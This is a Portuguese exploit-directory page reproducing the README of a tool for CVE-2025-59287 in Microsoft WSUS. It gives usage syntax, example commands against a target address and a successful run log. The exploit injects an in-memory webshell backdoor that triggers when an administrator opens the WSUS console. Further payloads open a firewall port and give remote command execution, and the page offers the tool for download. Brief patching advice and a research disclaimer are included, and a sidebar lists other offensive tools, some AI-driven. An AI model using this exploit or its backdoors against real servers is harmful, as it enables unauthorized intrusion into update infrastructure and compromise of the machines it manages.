
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-59287 — Exploit para CVE-2025-59287, injetando webshell de memória WolfShell em servidores WSUS para alcançar execução remota de código quando o console administrativo é aberto. | Kitploit
Ferramentas/GitHubGitHub/0x7556/cve-2025-59287
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed TeamingDesenvolvimento de Payloads
GitHub0x7556/cve-2025-59287

CVE-2025-59287

Exploit para CVE-2025-59287, injetando webshell de memória WolfShell em servidores WSUS para alcançar execução remota de código quando o console administrativo é aberto.

Ver Repositório
7323há 1 anoAinda não revisado
Compartilhar

Reprodução da Vulnerabilidade CVE-2025-59287 no WSUS

CVE-2025-59287 — Injeção do WolfShell Wolverine como memory shell direto (forward)

Resumo

A CVE-2025-59287 explora uma falha lógica nos componentes relacionados ao WSUS para injetar o memory shell WolfShell no servidor de destino. Quando um administrador abre o console do WSUS (acionado aleatoriamente em 1 a 30 minutos por padrão), o memory shell é acionado e resulta em execução remota de código (RCE). Este documento contém exemplos de exploração, arquivos necessários e recomendações de proteção.

Exemplos de Uso

Uso

Envie um payload de desserialização do ysoserial.net para o servidor de destino, com funcionalidade personalizada. Este projeto demonstra a injeção do memory shell Wolverine.

Usage: CVE-2025-59287 <target_url> <payload_file>

Exemplo de injeção do WebShell ASPX Wolverine

CVE-2025-59287 http://192.168.50.159:8530 wolfaspx.txt


Exemplo de injeção do WolfShell Wolverine como memory shell direto (forward)

C:\Users\Administrator\Desktop\>CVE-2025-59287 http://192.168.50.159:8530 wolfshell.txt
[+] Target: http://192.168.50.159:8530/
[+] Payload read successfully, length: 20413 characters

[+] Getting Server ID...
[+] Server ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Auth cookie with Server ID...
[+] Using ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger when you open the WSUS console!
[!] to cleanup remove the hawktrace.local computer from WSUS

Exemplo de liberação da porta 7556 no firewall

CVE-2025-59287 http://192.168.50.159:8530 allow7556.txt
exp


Reverse shell via PowerShell

O Defender do Win2019 bloqueia e elimina, impossível de usar Defende

Abrir o console do WSUS para acionar a vulnerabilidade


Como mostrado na imagem, a escuta bem-sucedida na porta 7556 indica que o memory shell direto (forward) do Wolverine foi injetado WolfDoor 1

Conexão do Wolverine ao memory shell para executar comandos CMD

WolfDoor 2

Recomendações de Proteção

  • Aplique imediatamente o patch fornecido pelo fornecedor ou medidas de mitigação temporárias nos servidores WSUS afetados.
  • Verifique e remova clientes suspeitos do WSUS (por exemplo, hawktrace.local).
  • Restrinja e audite o acesso ao console de gerenciamento do WSUS, garantindo que apenas administradores confiáveis possam acessá-lo.
  • Use ferramentas de detecção de intrusão, varredura de memória e monitoramento de integridade do host para detectar memory shells anormais ou módulos suspeitos.
  • Antes da aplicação do patch, evite abrir o console do WSUS ou processar itens de atualização suspeitos em ambientes não confiáveis.

Aviso Legal

Este documento é destinado exclusivamente a fins de pesquisa de segurança e proteção. Não use o código de exploração relacionado em sistemas não autorizados ou atividades de ataque.

Links de Referência

https://github.com/0x7556/wolfshell https://github.com/0x7556/CVE-2025-59287

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →